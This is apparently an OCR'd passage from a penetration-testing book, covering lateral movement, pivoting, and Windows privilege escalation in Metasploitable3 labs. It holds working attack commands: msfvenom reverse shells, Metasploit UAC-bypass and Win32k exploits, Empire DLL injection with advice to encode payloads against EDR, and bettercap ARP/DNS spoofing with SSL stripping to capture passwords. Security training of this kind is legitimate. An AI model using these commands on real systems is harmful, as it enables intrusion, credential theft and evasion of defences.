


Figure 11.22: Extracting plaintext passwords using WCE on legacy Windows devices

Later, these credentials can be utilized by the attackers to laterally move into the network, thus utilizing the same credentials on multiple systems. This tool will work only on legacy systems such as Windows XP, 2003, 7, and 2008.

Penetration testers can heavily utilize PowerShell's automated Empire tool to perform attacks that are specific to Active Directory and other domain trust and privilege escalation attacks, which we will explore in *Chapter 12, Privilege Escalation*.

Lateral movement using services

What if penetration testers encounter a system with no PowerShell to invoke? During such cases, **Service Controls** (**SCs**) will be very handy for performing lateral movement in the network for all of the systems that you have access to or systems with anonymous access to the shared folder.

The following commands can be run directly from Command Prompt or through the Meterpreter shell:

- `net use \\advanced\c$/user:advanced\username password`
- `dir \\advanced\c$`
- Copy the backdoor that's been created using Shellter or Veil to the shared folder
- Create a service called `backtome`
- `Sc \\remotehost create backtome binpath="c:\xx\malware.exe"`
- `Sc remotehost start backtome`

Pivoting and port forwarding

We discussed simple ways to port forward the connection in *Chapter 9*, *Bypassing Security Controls*, by bypassing content filtering and NAC. In this section, we will use Metasploit's Meterpreter to pivot and port forward on the targets.

In Meterpreter, during an active session on the target systems, attackers can use the same system to scan the internal network. *Figure 11.23* shows a system with two network adapters, `192.168.0.119` and `192.168.52.129`:




Figure 11.23: Identifying if the compromised target has two different network adapters

However, there is no route for the attacker's IP to reach the internal IP ranges; penetration testers with the Meterpreter session will be able to add the route of the compromised system by running the post-exploit module autoroute by running `run post/multi/manage/autoroute` in Meterpreter, as shown in *Figure 11.24*. This module will add a new route from the Kali attack box to the internal network by using the compromised machine as the bridge:

```
C:\Windows\system32>exit
exit
meterpreter > run post/multi/manage/autoroute

[!] SESSION may not be compatible with this module.
[*] Running module against METASPLOITABLE3
[*] Searching for subnets to autoroute.
[+] Route added to subnet 10.10.10.0/255.255.255.0 from host's routing table.
[+] Route added to subnet 192.168.1.0/255.255.255.0 from host's routing table.
```

Figure 11.24: Adding autoroute to Kali Linux from the compromised target using post-exploitation modules

All of the traffic from the attacker's IP to the internal IP range (`192.168.0.52.x`) will now be routed through the compromised system (`192.168.0.x`).

We will now run the Meterpreter session in the background and try to understand what is beyond the IP range, while also making use of the port scanner from Metasploit, but utilizing the following module:

```
use auxiliary/scanner/portscan/tcp
```

To verify that our Kali Linux certainly has the ability to reach the target network, you set RHOSTS as the default gateway IP of the second adapter. This will enable the attackers to find services on the hopping network and devices; a typical move would be to utilize the port scanner in the Metasploit module, as shown in *Figure 11.25*:

```
msf6 auxiliary(scanner/portscan/tcp) > set rhosts 192.168.1.254
rhosts ⇒ 192.168.1.254
msf6 auxiliary(scanner/portscan/tcp) > run

[+] 192.168.1.254:        - 192.168.1.254:53 - TCP OPEN
[+] 192.168.1.254:        - 192.168.1.254:80 - TCP OPEN
```

Figure 11.25: Running portscan after adding autoroute to a hopping network

Using ProxyChains

Penetration testers who want to use `nmap` and other tools to scan the hosts beyond the network can utilize the Metasploit module `socks4a` by running the following code in the Metasploit `post` module:

```
msf post(inject_host) > use auxiliary/server/socks4a
msf auxiliary(socks4a) > run
[*] Auxiliary module execution completed
```

Configure the ProxyChains configuration after running the module by editing `etcproxychains.conf` and updating the `socks4` configuration to port `1080` (or the port number you set in the Metasploit module), as shown in *Figure 11.26*:

```
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks4  127.0.0.1 1080
```

Figure 11.26: Updating the socks4 configuration to port 1080

Now, the attackers will be able to run `nmap` directly by running `proxychains nmap -vv -sV 192.168.1.254` from the terminal. We have learned how to utilize ProxyChains to perform network scanning to maintain anonymity.

Summary

In this chapter, we focused on the immediate actions that follow the exploitation of a target system. We reviewed the initial rapid assessment that's conducted to characterize the server and the local environment. We also learned how to use various post-exploitation tools to locate target files of interest, create user accounts, and perform horizontal escalation to harvest more information that's specific to other users. We focused on Metasploit's Meterpreter usage, the PowerShell Empire tool, and CrackMapExec so that we could collect more information to perform lateral movement and privilege attacks.

In the next chapter, we will learn how to escalate privileges from that of a normal user to the highest level possible, and also exploit the weaknesses that can be found in an Active Directory environment.

12

Privilege Escalations

Privilege escalation is the process of going from a relatively low level of access rights to gaining the privileges of an administrator, the system, or even greater access privileges. It allows the penetration tester to own all aspects of a system's operations. More importantly, obtaining some access privileges will allow testers to control all systems across a network. As vulnerabilities become more difficult to find and exploit, a significant amount of research has been conducted into privilege escalation as a means of ensuring a successful penetration test.

In this chapter, we will look at the following topics:

- Common escalation methodology
- Local system escalation
- DLL injection
- Credential harvesting through sniffing and escalation
- Golden ticket attack on Kerberos
- Active Directory access rights

Overview of the common escalation methodology

Everything that starts with a methodology offers an approach to a problem solution. In this section, we will go through the common escalation methodology utilized by attackers during a red teaming exercise, or penetration testing.

Figure 12.1 depicts the methodology that can be used:




Figure 12.1: A typical user privilege hierarchy

In line with the cyber kill chain methodology, the actions taken to achieve the objective include escalation of privilege to maintain persistence to the target environment.

The following are the types of user accounts that are found in any target system:

- **Normal user**: Typical access through a backdoor run at the level of the user who executes the backdoor. These are the normal users of the system (Windows or Unix) and are either local users or domain users with limited system access to perform only tasks that are allowed for them.
- **Local administrator**: Local administrators are system account holders who have the privilege to run system configuration changes.
- **Delegated administrator**: Delegated administrators are local user accounts with administrator privileges. Example account operators or backup operators are typical groups used in Active Directory environments to delegate administrative tasks.
- **Domain administrator**: Domain administrators are users who can administer the domains that they are a member of.
- **Enterprise administrator**: Enterprise administrators are accounts that have the most privileges for maintaining the entire forest in an Active Directory.
- **Schema administrator**: Schema administrators are users who can configure the schema of the forest. The reason schema admins are not included as the most privileged account is because attackers cannot add users to any other groups: that would limit the access level to modifying the Active Directory forest.

Escalating from domain user to system administrator

In most cases, attackers performing console-level attacks or social engineering attacks might gain access to a normal domain user who is not a local administrator, which leaves them with access only to a limited level of privileges. This can be bypassed and exploited to gain system-level access on the victim machine without having to be a local admin. We will utilize Windows 2008 Metasploitable3 to perform the local privilege escalation. Following are the steps involved in performing the attack:

1. Create an executable with a payload using `msfvenom` by running `sudo msfvenom –p windows/meterpreter/reverse_tcp LHOST=<Kali IP> LPORT=<Port No> -f exe –o Output.exe.` from the Kali terminal.
2. Log in to Metasploitable3 using the `normaluser` user account with the password that we created in *Chapter 1, Goal-Based Penetration Testing*. Upload the file to the target either through file share or by simply running the simple HTTP server using Python (`python3 -m http.server <custom port number>`).
3. Once the file is in the target, execution of the file as a normal user should provide the reverse shell on Kali Linux. Ensure you start the Metasploit listener prior to the execution of the payload.
4. When attackers initially gain access to the system using the normal user and try to run system-level commands, you will

receive the response `access denied` or `no privilege available to run the commands on the target system`.

5. This can be verified by running the `getsystem` command from the Meterpreter console, as shown in *Figure 12.2*:




Figure 12.2: Meterpreter shell running getsystem

6. We will explore this local vulnerability that exists in older versions of Windows such as Windows 2008/7. We will use the latest local exploit, `ms18_8120_win32k_privesc`, exploiting the Win32k component, which doesn't handle the object's property in memory. You can move the existing Meterpreter session to the background to utilize post-exploit modules via the following steps:

```
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > use exploit/windows/loc
[*] No payload configured, defaulting to windows/mete
msf6 exploit(windows/local/ms18_8120_win32k_privesc)
session => 1
msf6 exploit(windows/local/ms18_8120_win32k_privesc)
```

7. Successful exploitation of the vulnerability should open up another shell with a high privilege level, as shown in *Figure 12.3*:




Figure 12.3: Exploiting local Windows privilege escalation vulnerability on Metasploitable3

8. Now the new session must provide you with access to the system level as NT AUTHORITY\SYSTEM, which will enable attackers to create a local administrator-level user, as shown in *Figure 12.4*, and move laterally by extracting hash dumps using the `hashdump` command from the Meterpreter shell or enable RDP and log in with the new admin account:




Figure 12.4: Successful access to Metasploitable3 with admin privileges

Local system escalation

In Windows 10, we can utilize a different technique to bypass the existing privilege. One of the drawbacks of this attack is, in order to get system-level access, the affected local user must be part of the local administrators group.

Attackers will be able to run the Meterpreter shell only in the context of the user. To bypass this restriction, we can leverage multiple post-exploit modules. We will be sending the `background` command to our Meterpreter shell to run the post exploit module. In this example, we will utilize the `bypassuac_fodhelper` post-exploit module, as shown in *Figure 12.5*:

```
meterpreter > background
[*] Backgrounding session 1...
msf exploit(multi/handler) > use exploit/windows/local/by
msf exploit(multi/handler) > set session 1
msf exploit(multi/handler) > exploit
```

```
meterpreter > background
[*] Backgrounding session 4 ...
msf6 exploit(multi/handler) > use exploit/windows/local/bypassuac_fodhelper
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac_fodhelper) > set session 4
session => 4
msf6 exploit(windows/local/bypassuac_fodhelper) > exploit

[*] Started reverse TCP handler on 10.10.10.12:4444
[*] UAC is Enabled, checking level ...
[+] Part of Administrators group! Continuing ...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing ...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Sending stage (175174 bytes) to 10.10.10.15
[*] Meterpreter session 5 opened (10.10.10.12:4444 → 10.10.10.15:49866) at 2021-09-04 07:44:39 -0400
[*] Cleaining up registry keys ...
```

Figure 12.5: Exploiting Windows 10 local privilege escalation

The `bypassuac_fodhelper` module in the Meterpreter shell will utilize the existing session to provide a more privileged Meterpreter shell, as shown in *Figure 12.6*:

```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin))
meterpreter > shell
Process 4004 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

Figure 12.6: Successful access to Windows 10 with SYSTEM privileges

We have successfully run the local exploit to gain the SYSTEM level privileges from a low-privileged user. In the next section, we will exploit the user with local administrative privileges to escalate them to a SYSTEM level user.

Escalating from administrator to system

Administrator privileges allow an attacker to create and manage accounts and access most data available on a system. However, some complex functionality mandates that the requester have system-level access privileges. There are several ways to continue this escalation to the system level. The easiest way is to run `PsExec` to get system-level access by uploading `PsExec` to the desired folder and run the following command as a local administrator:

```
PsExec -s -i -d cmd.exe
```

This command should open up another Command Prompt as the system user, as shown in *Figure 12.7*:




Figure 12.7: Escalating from local administrator to SYSTEM using Psexec

DLL injection

DLL (**Dynamic Link Library**) injection is another easy technique that is utilized by attackers to run remote code in the context of the address space of another process. This process must be running with excess privileges that can then be used to escalate privilege in the form of a DLL file.

Metasploit has a specific module you can use to perform DLL injection. The only thing the attacker needs to do is link the existing Meterpreter session and specify the `PID` of the process and the path of the DLL. We will explore another way and utilize the PowerShell DLL injection module from the Empire tool. You can create a DLL with the payload via `msfvenom`:

```
sudo msfvenom -p windows/x64/meterpreter/reverse_tcp lhos
```

Once we have the backdoor DLL file created, we can utilize the existing Meterpreter session to run PowerShell. Attackers can create a PowerShell payload by running the following commands in the terminal:

```
sudo powershell-empire server
sudo powershell-empire client (in a new tab)
uselistener http
set Host <Your IP>
set Port <port number>
execute
usestager multi/launcher
```

```
set Listener http
execute
```

That should provide us with the PowerShell payload that we can execute on the target. In this case, we will utilize Windows 10 as an example and run the PowerShell script directly from the Meterpreter shell, as seen in *Figure 12.8*:




Figure 12.8: Executing Empire agent payload from Meterpreter

Successful execution of PowerShell should report an agent to the Empire console. Attackers can validate that by running the `agents` command and actively executing commands on the agent type `interact` with the agent name within Empire, as shown in *Figure 12.9*:




Figure 12.9: Successful agent reporting to the Empire client console

Testers can now upload the DLL file that we created to the target system; this will upload to the folder from where the PowerShell script was executed:

```
(Empire: 48RFW6TE) > upload /home/kali/injectmex64.dll
[*] Tasked 48RFW6TE to run Task 11
[*] Task 11 results received
[*] Upload of injectmex64.dll successful
```

Figure 12.10: Uploading the malicious DLL to the target

Running the `ps` command in the PowerShell Empire terminal should provide us with the list of current processes running on the target. Select the right process, which is running as `NT AUTHORITY/SYSTEM`, and execute the following commands in the PowerShell Empire terminal:

```
(Empire: 2A54TX1L) > ps
(Empire: 2A54TX1L) > upload rootchap12/injectme.dll
(Empire: 2A54TX1L) > usemodule code_execution/invoke_dlli
(Empire: powershell/code_execution/invoke_dllinjection) >
(Empire: powershell/code_execution/invoke_dllinjection) >
(Empire: powershell/code_execution/invoke_dllinjection) >
```

If the testers cannot see the system process owner when running the `ps` command, then run the Empire PowerShell payload as local administrator.

The majority of antivirus/anti-malware/EDR will detect this method easily; however, it is advised that

the payload of the DLL is encoded with multiple iterations.

Once the DLL file is injected into a running process, attackers should be able to see an agent reporting back as a privileged user, as shown in *Figure 12.11*:




Figure 12.11: Successful upload of the malicious DLL to the target

Once you have successfully invoked the DLL, the payload must be executed and must have opened up a reverse shell as the system-level user, as shown in *Figure 12.12*:




Figure 12.12: Reverse shell on Meterpreter through successful DLL injection using PowerShell Empire

We have successfully performed the DLL injection to gain a highly privileged SYSTEM account. In the next section, we will explore a different approach to harvest credentials and escalate privileges.

Credential harvesting and escalation attacks

Credential harvesting is the process of identifying usernames, passwords, and hashes that can be utilized to achieve the objective set by the organization for a penetration testing/red team exercise. In this section, we will walk through three different types of credential harvesting mechanisms that are typically used by attackers in Kali Linux.

Password sniffers

Password sniffers are a set of tools/scripts that typically perform man-in-the-middle attacks by discovery, spoofing, sniffing traffic, and by proxying. From our previous experience, we noted that most organizations do not utilize SSL internally; Wireshark revealed multiple usernames and passwords.

In this section, we will explore `bettercap` to capture SSL traffic on the network so that we can capture the credentials of network users. `bettercap` is similar to the previous-generation `ettercap` command, with the additional capability to perform network-level spoofing and sniffing. It can be downloaded to Kali Linux by running `sudo apt install bettercap` from the terminal. `bettercap` underwent a lot of development between 2018 and 2020 to make it compatible with the user interface and enabled caplet use. Caplets are just `.cap` files that can be scripted to achieve an objective for interactive sessions; this can be installed or updated by running a simple command on the terminal: `sudo apt install bettercap-caplets`.

This tool can be utilized for a more effective man-in-the-middle attack on a given internal network. In this example, we will utilize one caplet with the following script to capture passwords with an ARP and DNS spoof within the `bettercap` shell:

```
net.sniff on
" set http.proxy.sslstrip true
" http.proxy on
" set dns.spoof.domains www.office.com,login.microsoftonl
```

```
" set dns.spoof.all true
" dns.spoof on
" arp.spoof on
```

`bettercap` must be able to sniff all the traffic on the target network without any problems, as *Figure 12.13* showcases:




Figure 12.13: Capturing plaintext passwords on HTTP protocol using bettercap

To strip SSL traffic, we can utilize the `https.proxy` module, as follows:

```
" net.sniff on
" set https.proxy.sslstrip true
" https.proxy on
" arp.spoof on
" hstshijack/hstshijack
```

The `hstshijack` caplet will enable attackers to view the requests when a web server redirects the HTTP traffic to HTTPS and attackers can leverage the redirects to force the web server to respond on HTTP. The preceding commands in `bettercap` must enable attackers to see HTTPS traffic, as shown in *Figure 12.14*:

